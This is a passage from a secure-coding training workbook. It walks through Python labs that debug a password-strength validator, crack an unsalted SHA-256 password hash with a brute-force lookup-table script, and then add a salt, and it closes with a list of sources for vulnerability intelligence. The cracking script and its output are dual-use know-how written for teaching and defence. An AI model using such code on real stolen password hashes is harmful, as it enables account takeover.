47         elif eachChar in "0123456789":
48             num = True
49         elif eachChar in "!@#$%^&()_-+=/\';><,.,>":
50             spc = True
51         else:
52             continue
53         ...
54         check for triple repeats
55         ...
56     pos = 0
57     for eachChar in password:
58         if eachChar == password[pos+1] and password[pos+2]:
59             noRpt = False

```

- Lines 38 through 40 change the `cnt` (character count OK) flag to `True` if the character count is acceptable.
 - Lines 43 and 44 change the `upp` (uppercase character found) flag to `True` as soon as one uppercase character is found.
 - Lines 45 and 46 change the `low` (lowercase character found) flag to `True` as soon as one lowercase character is found.
 - Lines 47 and 48 change the `num` (number character found) flag to `True` as soon as one digit is found.
 - Lines 49 and 50 change the `spc` (special character found) flag to `True` as soon as one of the special characters is found.
 - Lines 56 through 59 test for three repeating characters.
- e) Examine the code that returns the results of the `ValidateStrongPassword` function.

```

61     if upp and low and num and spc and cnt and noRpt:
62         return True
63     else:
64         return False

```

The function returns `True` (the password passes validation) only if all of the conditions are `True`.

- f) Examine the code that tests the ValidateStrongPassword function.

```

71   ...
72   Your next activity is as follows:
73   1) Create a unit test for the above function and
74       validate all conditions
75   2) Identify and correct vulnerabilities
76       and logic issues that are identified
77   ...
78
79   if ValidateStrongPassword("A11aBC!!11"):
80       print("Strong")
81   else:
82       print("Weak")
83

```

No character is repeated more than three times in a row, so this should pass the noRpt (no repeat of three characters in a row) condition, so the result should be "Strong."

8. Test the second version of the ValidateStrongPassword function.

- a) Right-click anywhere within the **pwTest2.py** code window, and select **Run 'pwTest2'**.

```

Weak
Process finished with exit code 0

```

The password is passed to the function, and the result "Weak" is returned, which is incorrect.

9. Correct problems in the second version of the ValidateStrongPassword function.

- a) Add the code as shown. Make sure you adjust the indentation, as indentation matters in Python.

```

53     ...
54     ...
55     ...
56     pos = 0
57     for eachChar in password:
58         if pos < pwLen-2:
59             if eachChar == password[pos+1] and eachChar == password[pos+2]:
60                 noRpt = False
61             else:
62                 pos += 1
63
64     if upp and low and num and spc and cnt and noRpt:
65         return True
66     else:
67         return False

```

This corrects three problems:

- The new line 58 stops evaluating characters when the second character from the end is reached.
- The second expression in line 59 will now be compared to the current character (eachChar). Before, an `and` operation was being performed on the two password characters, which was not the intention.
- Lines 61 and 62 increment the `pos` index with each pass through the loop.

10. Test the corrected ValidateStrongPassword function.

- a) Right-click anywhere within the `pwTest2.py` code window, and select **Run 'pwTest2'**.
The password is passed to the function, and the result "Strong" is returned.
b) In line 82, add another "1" to the end of the password, as shown.

```
82     if ValidateStrongPassword("A11aBC!!111"):
```

This makes it a bad password, with three repeating characters.

- c) Run **pwTest2.py** again.

```
Weak
Process finished with exit code 0
```

The password is passed to the function, and the result "Weak" is now returned.

- d) In the tab for the `pwTest2.py` code editor, select the **X** to close the file.

11. Examine a version of the ValidateStrongPassword function that checks for characters within a range.

- a) In the project outline, double-click `pwTest3.py` to view the file in the code editor.

- b) In lines 9 through 15, examine the updated requirements.

```

 9   1) a minimum of 8 Characters
10  2) at least one UpperCase Letter
11  3) at least one LowerCase Letter
12  4) at least one Number
13  5) at least one Special Character
14  6) no sequence of 3 or more repeating characters
15  7) no out of range chars i.e. escape sequences < ord 0x20 and > 0x7f

```

A new rule has been added to protect against escape sequences being entered. Valid characters must have an encoding value between hexadecimal 20 and 7F (decimal values between 32 and 127).

- c) Examine the library imported in line 20.

```

20  import hashlib      # Import Python STD Library hashing

```

This is the Python Standard Library module for managing hashes.

- d) Examine the flags that are initialized in lines 29 through 39.

```

28      # Set all checks to false
29      upp = False
30      low = False
31      num = False
32      spc = False
33      cnt = False
34
35      # Assume three repeating characters not found
36      noRpt = True
37
38      # Assume characters are within acceptable range
39      rng = True

```

- A new variable, `rng`, has been added to hold the flag that indicates whether all characters are within the acceptable range of characters.
- The `rng` variable is initialized to `True`, assuming that all characters are within the range.
- If an out-of-range character is found, `rng` will be set to `False`.

- e) Examine the code that validates all of the conditions.

```

41     # Validate all conditions
42
43     pwLen = len(password)
44     if pwLen >= MIN_PW:
45         cnt = True
46
47     for eachChar in password:
48         if eachChar in "ABCDEFGHIJKLMNOPQRSTUVWXYZ":
49             upp = True
50         elif eachChar in "abcdefghijklmnopqrstuvwxyz":
51             low = True
52         elif eachChar in "0123456789":
53             num = True
54         elif eachChar in "!@#$%^&*()_-=+/\';><,.>":
55             spc = True
56         else:
57             continue
58         ...
59         check for triple repeats
60         ...
61     pos = 0
62     for eachChar in password:
63         if pos < pwLen-2:
64             if eachChar == password[pos+1] and eachChar == password[pos+2]:
65                 noRpt = False
66             else:
67                 pos += 1
68
69     for eachChar in password:
70         val = ord(eachChar)
71         if val < 0x20 or val > 0x7f:
72             rng = False

```

- A new check has been added in lines 69 through 72. If any password character is found to be outside the acceptable range, it changes `rng` to `False`.
- This code, which verifies that characters are in range, already functions acceptably, so you won't need to change it.

- f) Examine the code that tests the ValidateStrongPassword function.

```

108     thePass = "\0NullIsB4d!"
109
110     if ValidateStrongPassword(thePass):
111         print thePass, " Meets the Criteria"
112         result, resultingHash = GeneratePasswordHash(thePass)
113         if result:
114             print "Hash: ", resultingHash
115         else:
116             print resultingHash
117     else:
118         print thePass, " Does not Meet the Criteria"
119

```

- The first character in the password defined in line 108 (the escaped zero) is a null character, which is out of range.
- If the password passes validation, it will be printed along with the message "Meets the Criteria" and the resulting hash value.
- If the password fails validation, it will be printed along with the message "Does not Meet the Criteria."

12. Test the ValidateStrongPassword function.

- a) Right-click anywhere within the **pwTest3.py** code window, and select **Run 'pwTest3'**.

The password is passed to the function, and the result "NullIsB4d! Does not Meet the Criteria" is returned.

- b) Remove \0 from the password, as shown.

```
108     thePass = "NullIsB4d!"
```

This makes it an acceptable password.

- c) Run **pwTest3.py** again.

```

NullIsB4d!  Meets the Criteria
Hash:  69c4e89e96fa087d5d3a7ce72d376fb1f400dlcfcbfadfffaec2678a33cbcb53

Process finished with exit code 0

```

The password now meets the criteria.

ACTIVITY 1–4

Cracking a Password Hash

Data Files

All files in Desktop\cscdata\The Need for Security\Vulnerabilities\

Before You Begin

Desktop\cscdata\The Need for Security\Vulnerabilities\pwTest3.py is open for editing in the PyCharm editor.

Scenario

You've completed the function that validates that the password adheres to your password policy. Once users have set their password, you'll need to store the password somewhere for later comparison each time the user logs in. But you shouldn't save the password in its raw form, since someone might be able to hack into the place where it is stored and obtain the password. This would be bad, not only because they can then access the application, but it also provides them with the password as clear text (unencrypted), which the user might have used in other applications and services.

To protect the password when the user initially sets it, you will generate a message digest value and save the digest instead of saving the actual password. Then each time the user logs in to the application, you will generate a message digest value based on the user-entered password and compare it to the digest value you previously saved. If the two digest values match, then presumably the passwords match.

The Python application already has a hashing function, but the hash can be cracked. In this activity, you'll run a little experiment to see how this can be done. Later, you will add some code to protect the hash from being easily cracked.

1. Examine the code that generates a message digest.

- Scroll as needed to view the gen_pass_hash function.

```

79 ...
80     Simple Function to generate a SHA256 passed in password
81
82 ...
83     def gen_pass_hash(password):
84         try:
85             string_to_hash = password
86             hash_obj = hashlib.sha256(str(string_to_hash).encode('utf-8'))
87             return True, hash_obj.hexdigest()
88         except:
89             return False, "Hashing Failure"

```

This function uses the hashlib library to generate a hash from the password that is provided. It uses the SHA256 algorithm. For the hashing algorithm to work, the password must first be converted to Unicode.

- b) In line 108, shorten the password as shown.

```

94 > if __name__ == '__main__':
95
96     ...
97     Your final activity is as follows:
98     1) Assume the ValidateStrongPassword Function
99         password for storage using the GenerateHashPassword
100        function. Experiment with several test passwords
101        and print the resulting hash value.
102     2) The GenerateHashPassword function is susceptible to
103        rainbow table attacks. Therefore, you need to come up
104        with a modification that will make the generated hash
105        value more resilient to such an attack.
106     ...
107
108     thePass = "B4d!"
109
110    if ValidateStrongPassword(thePass):
111        print thePass, " Meets the Criteria"
112        result, resultingHash = GeneratePasswordHash(thePass)
113        if result:
114            print "Hash: ", resultingHash
115        else:
116            print resultingHash
117        else:
118            print thePass, " Does not Meet the Criteria"
119

```

A shorter password will make it faster to crack, since fewer permutations of characters need to be processed.

- c) In line 18, change the minimum password length to 4, as shown.

18	MIN_PW = 4
----	------------

2. Generate the message digest.

- a) Right-click anywhere within the **pwTest3.py** code window, and select **Run 'pwTest3'**.

<pre>B4d! Meets the Criteria Hash: 640af098ffb12bf422cccdf5d6a6ae19c82e9fc45f883f218f79b0f98636b752 Process finished with exit code 0</pre>

- Any time a message digest value is generated for B4d! using the same hashing method and parameters, it will produce the value shown here.
- This value can be used to verify that a password provided later matches the one used here.
- If you have enough information to work with (and adequate time), you can generate all possible message digest values (in a lookup table), which would enable you to find a matching value, and thereby figure out the original password used to produce the hash.
- With a large character set, long password, and complex hashing algorithm, it should not be possible or practical to easily recover the original password from this value.

3. Use a lookup table to look up the message digest value.

- a) In the run console, select the message digest value that you generated.

```
B4d! Meets the Criteria
Hash: 640af098ffb12bf422cccdf5d6a6ae19c82e9fc45f883f218f79b0f98636b752

Process finished with exit code 0
```



Note: Be careful to select all of the characters, but do not select any extra spaces.

- b) Right-click the selected text, and select **Copy as Plain Text**.
You will search for this value in a lookup table.
c) In the project outline, double-click **SingleCoreRainbow.py** to view the file in the code editor.
d) Scroll as needed to see line 133, and replace the word **HASH** with the hash value that you copied.

```
133
134     print "Searching the Rainbow Table Dictionary"
135
136     hashToFind = "640af098ffb12bf422cccdf5d6a6ae19c82e9fc45f883f218f79b0f98636b752"
137     print 'Looking for hash: ' + hashToFind
138
139     try:
140         pw = pwDict.get(hashToFind)
141         print 'FOUND password: ' + pw
142     except:
143         print 'NOT FOUND in rainbow table.'
```

- e) Right-click anywhere within the **SingleCoreRainbow.py** code window, and select **Run 'SingleCoreRainbow'**.

After a few moments, the original password is found.

```
Generating Passwords ... Please Wait
Generating Rainbow Table ... Please Wait
Elapsed Time: 0.374000072479
Passwords Generated: 83521

Display Rainbow Table Sample Entries
7bcb6e977a49f54995fd6829c6d7d613d99c477f71a4489ea3d055fc28d7ff60 !#Db
ca68949686ed63361dcccf0bd163c3acbb99330be5f2bb7cadefbc087726b09f @#B3
59317015205636d8d7202206170d05605437bf52c0d9f84a9c69eed9aa8750e4 14$d
05c4089c56c6949809cfabba6890453f848016880bb854f11cded87cb708a226 aa@b
fd1570edef7e7685f7b85d6a1316141b2845b9e5c3d13e22443b7638e04dd88d $d01
96ad0fa616f900815a1ab7132a4e8ded4f717053f395246949ddaa8cc73d57d1 @A4D
f68e9772dfed5c033855b1ef05fcbb7d6b2891e41741fbdaa9fa8fd2e9eb4eb2 @0dA
f7667845222a8d43ed63bdfce87d7869a58e7bdc8eaf9b41af1eab53a5402093 B0c3
46719020c4ee6d480528275c934a22a598e6294d35cf5cdc543c71bd4aa2fd23 B2$c
f39d81882ce9fb2a3b7e202292d47c1a61e08dc2fc74466e530929ef78716bab c2B2
25274b7785a9bb68084814cf79f5f3e111304c221766611eebe40d5cf93e2dc9 a323

Searching the Rainbow Table Dictionary
Looking for hash: 640af098ffb12bf422cccdf5d6a6ae19c82e9fc45f883f218f79b0f98636b752
FOUND password: B4d!


Process finished with exit code 0
```



Note: In a real world situation, finding a value in a lookup table in just a few seconds is not likely. While the code used in this example is very similar to what an attacker might use, typical passwords would be much longer than 4 characters, and a larger character set would be used for password text. So a table lookup would take many hours or days to run, and storing the table would be impractical.

4. Examine the lookup table.

- a) In the project outline, observe that a new text file, Rainbow.txt, has been created by the program you just ran.



- b) Double-click **Rainbow.txt** to open it in PyCharm.

The file size (5846470 bytes) exceeds configured limit (2560000 bytes). Code insight features are not available.	
1	63c1dd951ffedf6f7fd968ad4efa39b8ed584f162f46e715114ee184f8de9201 AAAA
2	5e01d7a18db038714fcbb6de5708f3f3c36ef61c206c72ce5dd91c149ecc910c AAAB
3	99739c90d4b954365c5103837b589ef2f4e1b1db012692e0fd751125566ec6ea AAAC
4	aecb15c891b9f66e5009b896de2a68b003e9726e156220df31e1307997b40dc7 AAAD
5	be431e5d5623a96622a71ec733d264d7febfaa8afc62cd486a8f791788abaa0 AAAa
6	e4addacf44012ce80e30edcce72e08c8abfd957c5c330f41ac996e7850378f19 AAAb
7	20f65fc6abb8e97b11ed934e84a37f9cc621b34b2aaa8aa2ad002aa865e7329f AAAc
8	bee92623f000316a1d007bd79f92c4da279e665df8e934a957fa23af44c63b06 AAAd
9	381d19f1122c1d3c033e0d7e7b9757a2fb6ce40c853c5e2a08d2377807262793 AAA0
10	2125b199dcba50389b5ddf9f8d1339e9196ba4be4a62cfb76b0af552c2e2b72c AAA1
11	c3dd340bdfd754ddffad689c7e37b8f7de81fc1c0a126701cc69280a01d12602 AAA2
12	668dfdc2a818c700f274b47d8835f71825f2a9528e36ee7cec0e79e67770c45f AAA3
13	45da2d890af39dc7eaa8ca0c734a8f42b417ff952cff7e5b7e1d4e8cedb80519 AAA4
14	f246b55c02a15b3cddf1a6d502071d228b2daa9efdfdfbb70fe8bc08bdda8397 AAA!
15	ba6c9b4d6020da4705dfdce5a0186c0c026447c361479b46d770eddd242093d8 AAA@
16	056fb941775400c4e9dec5dc9aff7fa54e45547488a763af087e830fdf492e6 AAA#
17	2b8ab854d5dee76398f260bc5b22ff28542ae10e0f74f04b05481a155a9288a3 AAA\$
18	d23d2ba0dfd859ae27c6607f47d2ac51bf2a264493000c61ebfc13d72c449d6f1 AABA
19	2f8ea0f6e95594bb189fa5d2a1e26a0cd195344bb9aca0fcdb35330b3b258e40 AABB
20	121b286529736ea2da484e53e0fe1887a67f51d616acce86fce7fb3881ef717 AABC
21	dba887b7660f4cc073a00561317bcc6a40298c23711062c8079f20136ea8e1b2 AABD
22	37ed32c3e10d89a6f71d1011c55df238e578d4232a801ad697fe1b9cc17fc28c AABA
23	eb98ebf602650532d7d8234dce696d294dfaad115e83631b82d8367535a1b2b0 AABb

- c) Press **Page Down** several times to examine the pattern of values in the table.

The values in the right column are passwords. The passwords are systematically incremented in value to show every possible permutation of characters. The left column contains the hash value associated with each password.

5. Examine the code used to generate the lookup table.

- a) In the code area, select the **SingleCoreRainbow.py** tab.
- b) Select the **+** button in line 5.
- c) View lines 5 through 7.

```

5   import hashlib      # Hashing the results
6   import time         # Timing the operation
7   import itertools    # Creating controlled combinations

```

Three libraries are imported. The `hashlib` library is used to generate message digests.

- d) View lines 16 through 34.

```

14  # Normally all the characters would be listed here.
15  # The character set was minimized to save class time.
16  uppercase = "ABCD"
17  lowercase = "abcd"
18  numbers = "01234"
19  special = "!@#$"
20
21  # combine to create a final list
22  allCharacters = []
23
24  for character in uppercase:
25      allCharacters.append(character)
26
27  for character in lowercase:
28      allCharacters.append(character)
29
30  for character in numbers:
31      allCharacters.append(character)
32
33  for character in special:
34      allCharacters.append(character)

```

- Lines 16 through 19 provide strings of characters that might be included in a password. To reduce the class time needed in this activity, a subset of characters were used, but you could expand these strings to include the full set of characters used in a real password.
- Line 22 creates an empty list to hold all the characters that will be used.
- Lines 24 through 34 append the characters to the list.

After these lines of code run, allCharacters will contain all of the characters that might be included in a password.

- e) View lines 38 through 48.

```

38  FILE = './Rainbow.txt'
39
40  # Define the allowable range of password length
41  PW_LOW = 4
42  PW_HIGH = 5
43
44  # Mark the start time
45  startTime = time.time()
46
47  # Create an empty list to hold the final passwords
48  pwList = []

```

These lines initialize variables that will be used in generating the lookup table.

- Line 38 identifies the file in which the lookup table will be stored. Since lookup tables can be quite large, they may be too large to fit in memory, and, therefore, need to be kept in a file or database. (Alternatively, each hash value could be compared as soon as it is created, and then disposed of without saving the entire table.)
- Lines 41 and 42 specify the password lengths that will be tried. To save class time and reduce the storage needed for the lookup table, only passwords from 4 to 5 characters long will be tried, but these values could be increased as needed.
- Line 45 notes when the program starts running.
- Line 48 creates the list that will hold all of the possible password permutations.

f) View lines 53 through 85.

```

53     print("Generating Passwords ... Please Wait")
54
55     for r in range(PW_LOW, PW_HIGH):
56
57         #Apply the standard library iterator
58         for s in itertools.product(allCharacters, repeat=r):
59             # append each generated password to the
60             # final list
61             pwList.append(''.join(s))
62
63         # For each password in the list generate
64         # generate a file containing the
65         # hash, password pairs
66         # one per line
67
68     print("Generating Rainbow Table ... Please Wait")
69
70     try:
71         # Open the output file
72         fp = open(FILE, 'w')
73
74         # process each generated password
75
76         for pw in pwList:
77             # Perform hashing of the password
78             theHash = hashlib.sha256(str(pw).encode('utf-8'))
79             theDigest = theHash.hexdigest()
80             # Write the hash, password pair to the file
81             fp.write(theDigest + ' ' + pw + '\n')
82             del theHash
83     except:
84         print('File Processing Error')
85     fp.close()

```

- Line 55 iterates through the range of possible password lengths, putting the current length being tried into `r`.
- Lines 58 through 61 use the `itertools` standard library to generate all permutations of the passwords using the `allCharacters` character set, and setting the password length to `r`.
- Lines 70 through 85 generate the message digests for each password, using the SHA256 hashing algorithm, which is the same algorithm that was used to generate the original password. Each message digest and password pair is written out to a new line in the lookup table output file. The hashing algorithm requires that the password string first be encoded in Unicode.

- g) View lines 90 through 113.

```

90     pwDict = {}

91

92     print("Loading Passwords into Dictionary ... Please Wait")

93

94     try:
95         # Open each output file
96         fp = open(FILE, 'r')
97         # Process each line in the file which
98         # contains key, value pairs
99         for line in fp:
100             # extract the key value pairs
101             # and update the dictionary
102             pairs = line.split()
103             pwDict.update({pairs[0]: pairs[1]})
104             fp.close()
105     except:
106         print('File Handling Error')
107         fp.close()

108     # When complete calculate the elapsed time

109     elapsedTime = time.time() - startTime
110
111     print('Elapsed Time: ', elapsedTime)
112     print('Passwords Generated: ', len(pwDict))

```

- Line 90 creates a new, empty dictionary.
- Lines 94 through 107 open the lookup table file, and read each line of values from the table, splitting them to separate the message digest from the password, and then caching them in the dictionary. The file is closed.
- Lines 111 through 113 display a progress report now that the lookup table has been generated and loaded into a dictionary for fast lookup.

- h) View lines 119 through 140.

```
119     print("Display Rainbow Table Sample Entries")
120
121     cnt = 0
122     for key,value in (pwDict.items()):
123         print(key, value)
124         cnt += 1
125         if cnt > 10:
126             break
127
128     # Demonstrate the use of the Dictionary to Lookup a password using a known hash
129     # Lookup a Hash Value
130
131     print("Searching the Rainbow Table Dictionary")
132
133     hashToFind = "640af098ffb12bf422cccdf5d6a6ae19c82e9fc45f883f218f79b0f98636b752"
134     print('Looking for hash: ' + hashToFind)
135
136     try:
137         pw = pwDict.get(hashToFind)
138         print('FOUND password:  ' + pw)
139     except:
140         print('NOT FOUND in rainbow table.')
```

- Lines 121 through 126 print a sample showing the first ten items in the lookup table.
- Line 133 sets the message digest value you're looking for, which you set earlier.
- Line 137 calls the dictionary's get method to find the message digest in the table.
- Line 138 displays the password that was found.

ACTIVITY 1–5

Fixing a Password Hash Vulnerability

Data Files

All files in Desktop\cscdata\The Need for Security\Vulnerabilities\

Before You Begin

Desktop\cscdata\The Need for Security\Vulnerabilities\pwTest3.py is open for editing in the PyCharm editor.

Scenario

You've seen that a password hash can be broken through a lookup table, if the attacker knows which encryption algorithm was used, knows the password rules, and has enough time and processing power to generate a table. In this activity, you will add a salt to provide further protection to the password hash.

1. Add salt to the password before creating the message digest.

- In the code area, select the **pwTest3.py** tab.
- In the **gen_pass_hash** function, add the code in lines 83 and 86.

```

82 ...
83 def gen_pass_hash(password, salt):
84     try:
85         string_to_hash = password + salt
86         hash_obj = hashlib.sha256(str(string_to_hash).encode('utf-8'))
87         return True, hash_obj.hexdigest()
88     except:
89         return False, "Hashing Failure"
90

```

- In line 83, the function will now accept another parameter, salt.
- Line 85 adds the salt to the password.
- Line 86 generates the message digest.

- c) Add code to pass a salt value in to the function, as shown.

```

108     thePass = "B4d!"
109     theSalt = "@##f$8080rndmValx23"
110
111     if ValidateStrongPassword(thePass):
112         print thePass, " Meets the Criteria"
113         result, resultingHash = GeneratePasswordHash(thePass, theSalt)
114         if result:
115             print "Hash: ", resultingHash
116         else:
117             print resultingHash
118     else:
119         print thePass, " Does not Meet the Criteria"
120

```

- The new line 109 defines the salt value as @##f\$8080rndmValx23.
- Line 113 now passes in the salt value as well as the password.
- The salt would not normally be hardcoded. You would generate a random salt value outside of the function, so it is not the same for each user. For example, you might generate the salt value when the user creates a new account.

2. Produce a new message digest using the salted password.

- a) Right-click anywhere within the `pwTest3.py` code window, and select **Run 'pwTest3'**.

```

B4d! Meets the Criteria
Hash: 4756b16466182b6e924cf7086f90878099382f2f2ef2bd354325cedb6681f1dc

Process finished with exit code 0

```

- b) Compare the new message digest to the previous message digest you produced for **B4d!**.

- The previous message digest was 640af098ffb12bf422cccdf5d6a6ae19c82e9fc45f883f218f79b0f98636b752. By adding a salt value, you changed the resulting message digest.
- Normally you would generate a random salt value for each user. That value would remain the same for that user. For example, the salt value might be generated the first time the program runs on the user's computer, or when they create a new user account.
- The same salt value and password is required each time to produce the same message digest. This value adds another layer of security.

3. Try to use the lookup table to look up the message digest value.

- In the run console, select the new message digest value that you generated.
- Right-click the selected text, and select **Copy as Plain Text**.
- Select the **SingleCoreRainbow.py** tab to view the file in the code editor.
- Scroll as needed to see line 133, and replace the old hash value with the new hash value that you copied.

- e) Right-click anywhere within the **SingleCoreRainbow.py** code window, and select **Run 'SingleCoreRainbow'**.

The password is NOT found.

```
Searching the Rainbow Table Dictionary
Looking for hash: 4756b16466182b6e924cf7086f90878099382f2f2ef2bd354325cedb6681f1dc
NOT FOUND in rainbow table.

Process finished with exit code 0
```

4. Clean up the workspace.

- a) Right-click the editor tab for **pwTest3.py**, and select **Close All**.
- b) Select **File→Close Project**.
- c) Exit **PyCharm**.

TOPIC D

Gather Intelligence on Vulnerabilities and Exploits

A variety of information sources are available to inform you of the many ways an attacker might compromise your software.

Vulnerability Intelligence

There are numerous information sources—many of them free to use—that software developers can use to stay apprised of vulnerabilities that may affect their own software projects. In many cases, you can subscribe (through RSS newsfeeds or email lists, for example) to have updates delivered to you as they are published. As you determine which information sources you should monitor, make sure you consider all of the systems and components your software uses, which might affect security if they bring vulnerabilities into the mix. It might seem as though your software doesn't use much third-party code, but consider all the ways third-party code might interact with your own code.

Category	Examples
Platforms	<ul style="list-style-type: none"> Hardware and firmware your software runs on or interacts with: <i>Local computer, server, or virtual machine, microcontrollers, Internet of Things devices, embedded systems, etc.</i> Operating systems your software runs on: <i>Windows®, Linux®, MacOS®, Android™, iOS®, etc.</i> Servers: <i>Apache™, IIS, Oracle®, SQL Server®, MySQL™, etc.</i> Application runtime environments your software runs on: <i>Java™, .NET, Google App Engine™, Unified Windows Platform, etc.</i> Web browsers that your web client user interface runs on: <i>Google Chrome™, Firefox®, Edge, Safari®, Opera™, Internet Explorer®, etc.</i>
Modules compiled into your application	<ul style="list-style-type: none"> Import files and components: <i>User interface components, graphics libraries, file compression, encryption, etc.</i>
Modules external to your application, but that run in the same process space	<ul style="list-style-type: none"> Dynamic link libraries (DLLs) on the local computer
Local external APIs that your application calls	<ul style="list-style-type: none"> Remote DLLs Local apps with which your app communicates or shares information
Web and cloud services your application calls	<ul style="list-style-type: none"> Calls made through APIs such as REST, SOAP, JSON, XML-RPC, AJAX, GET/POST, etc.

Exploits

Exploits are actual procedures, code, or executables that take advantage of vulnerabilities. In some cases, you may find it helpful to use exploits to test your software to see if you've hardened it.

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 2023

adequately against certain types of security issues, or simply as a way to experiment and explore various types of vulnerabilities so you can better understand them. Of course, you need to be careful. In some contexts (attacking someone else's web application, for example), it can be illegal or dangerous to your own systems to experiment with exploits, so you need to be sure you've set up a controlled environment in which to experiment.

Various sources on the web provide collections of exploits that you might use to perform penetration testing on your software, or as learning tools to see how various vulnerabilities may actually be exploited. For example, Offensive Security, the organization behind the BackTrack and Kali Linux penetration testing tools, provides a comprehensive database of exploits at <https://www.exploit-db.com>. Common Exploits, a blogging site operated by a professional penetration tester, is another good source of exploits. You can access the site at <https://www.commonexploits.com>.

Guidelines for Researching Vulnerabilities and Exploits

Security-oriented organizations such as MITRE, OWASP, and the SANS Institute publish excellent summaries regarding common vulnerabilities and how to handle them. Software vendors also publish security bulletins and software issue trackers that provide information on the latest updates and security issues. Various community sites cover security topics, often highlighting new vulnerabilities and providing guidelines on dealing with them.

Search Vulnerabilities and Exploits Databases

Various government and commercial organizations publish vulnerabilities databases that you can search. Since information flows to these databases from other sources, they do not always contain the latest information, but they are generally comprehensive, provide good search capabilities, and in many cases can be searched automatically by development automation scripts.

Database	Web Address	Description
National Vulnerability Database (NVD)	https://nvd.nist.gov	The U.S. government's repository of vulnerability management data. Data is maintained in the machine-readable format specified by the Security Content Automation Protocol (SCAP). NVD includes databases of security checklists, security-related software defects, misconfigurations, product names, and impact metrics.
Offensive Security's Exploit Database	https://www.exploit-db.com/	A searchable archive of exploits and vulnerable software, supplied in a standard format.

Identify Common Vulnerabilities and Threat Patterns

To view descriptions and examples of common vulnerabilities, refer to the following web resources.

Resource	Web Address	Description
Command Attack Pattern Enumeration and Classification (CAPEC)	https://capec.mitre.org	The MITRE Corporation has compiled a list of common attack patterns.

Resource	Web Address	Description
OWASP Top 10	https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project	The Open Web Application Security Project (OWASP) provides a list of common threats and strategies for countering them. OWASP also provides related resources, such as specialized lists (such as the Mobile Top 10 Risks), cheat sheets, and in-depth documentation on various types of attacks and security techniques.
CWE/SANS Top 25 Most Dangerous Software Errors	https://cwe.mitre.org/top25	The SANS Institute, working with MITRE and other organizations, has produced a list of the most widespread and critical software errors that can lead to serious vulnerabilities in software. This list overlaps the OWASP Top 10, and the CWE website provides a comparison to the OWASP Top 10. While OWASP focuses on web and mobile apps, CWE/SANS tends to cover all types of software, including desktop applications.

Subscribe to Vendor Security Bulletins and Advisories

Vendors of systems, application runtime environments, frameworks, web browsers, and other platforms and tools you use in your software projects publish security bulletins and advisories to report security information to software developers and other customers. These publications are often the most comprehensive and timely source of vulnerability and exploit information for the technologies they cover.

- Microsoft® Security Bulletins: <https://technet.microsoft.com/en-us/security/bulletins.aspx>
- Apple Security Updates: <https://support.apple.com/en-us/HT201222>
- Android Security Bulletins: <https://source.android.com/security/bulletin/>
- Ubuntu Security Notices: <https://usn.ubuntu.com/>
- Amazon Web Services Latest Bulletins: <https://aws.amazon.com/security/security-bulletins/>
- jQuery Updates Blog: <https://blog.jquery.com>
- Chrome Releases: <https://chromereleases.googleblog.com>

Follow Open Source Software Issue Trackers

If your software project incorporates or interacts with open source software, you can find security issues in the project's issue tracker.

- Node.js: <https://groups.google.com/forum/#!forum/nodejs-security>
- Python Bug Tracker: <https://bugs.python.org/>
- Hadoop Issue Tracking: https://hadoop.apache.org/issue_tracking.html
- MySQL Bugs: <https://bugs.mysql.com>
- Docker Issues: <https://github.com/docker/docker/issues>

Follow Security Community Sites

Security blogs, discussion forums, and groups geared toward software development and information security provide insights and reporting on the latest trends in software vulnerabilities and cyber security issues.

- Fortinet Blog: <https://blog.fortinet.com>
- Naked Security: <https://nakedsecurity.sophos.com>

- Securosis Blog: <https://securosis.com/blog>
- Uncommon Sense Security: <http://blog.uncommonsensesecurity.com>
- Schneier on Security: <https://www.schneier.com>
- Krebs on Security: <https://krebsonsecurity.com>
- StackOverflow: <https://stackoverflow.com/questions/tagged/security>

Practice Your Hacking Skills

One of the best ways to gain experience with common vulnerabilities is to practice attacking various websites and applications yourself. Unfortunately, attempts to attack real-world applications are illegal and will annoy system operators and users. A legal and more polite alternative is to use example applications and websites expressly provided for this purpose. The following are some websites you might investigate.

- OWASP Juice Shop Project (used in this course to provide the "Woodworkers Wheelhouse" online store catalog): https://www_OWASP_Juice_Shop_Project
- OWASP Vulnerable Web Applications Directory Project: https://www_OWASP_Vulnerable_Web_Applications_Directory_Project
- 15 Vulnerable Sites To (Legally) Practice Your Hacking Skills – 2016 UPDATE: <https://www.checkmarx.com/2016/12/04/15-vulnerable-sites-legally-practice-hacking-skills-2016-update/>
- 40+ Intentionally Vulnerable Websites To (Legally) Practice Your Hacking Skills: <https://www.bonkersabouttech.com/security/40-intentionally-vulnerable-websites-to-practice-your-hacking-skills/392>
- Penetration Testing Practice Lab—Vulnerable Apps/Systems: <https://www.amanhardikar.com/mindmaps/Practice.html>

ACTIVITY 1–6

Identifying Sources for Vulnerability Intelligence

Scenario

Another developer has started developing the Woodworkers Wheelhouse Catalog website using a variety of different frameworks and development tools. The project uses Node.js version 6.10.3 and various other web development frameworks, including Express.js, Angular.js, Bootstrap, and so forth. Before you start working on the web application, you will review the technologies used to develop it, to look for potential vulnerabilities. To begin, you will research this particular version of Node.js on the web to identify any vulnerabilities you should be concerned about.

1. Find Node.js vulnerability data in the CVE database.
 - a) In a web browser, load the CVE database at <https://www.cvedetails.com>.
 - b) Perform a **product search** for **Node.js**.
2. What types of vulnerabilities have affected Node.js?
3. Which vulnerabilities listed in CVE affect version 6.10.3 of Node.js?
4. Using your web browser, examine the security reporting policies for Node.js at <https://nodejs.org/en/security/> and determine where you can find security notifications for Node.js.
5. Referring to the blog at <https://nodejs.org/en/blog/>, what version is current, and what security-related updates have been released for version 6.x of Node.js after version 6.10.3?
6. What other sources of vulnerability intelligence might you investigate?
7. Locate the Node.js issue tracking system, and look for outstanding security issues.
 - a) In your web browser, navigate to the **Node.js** project issue tracking system at <https://github.com/nodejs/node/issues>.
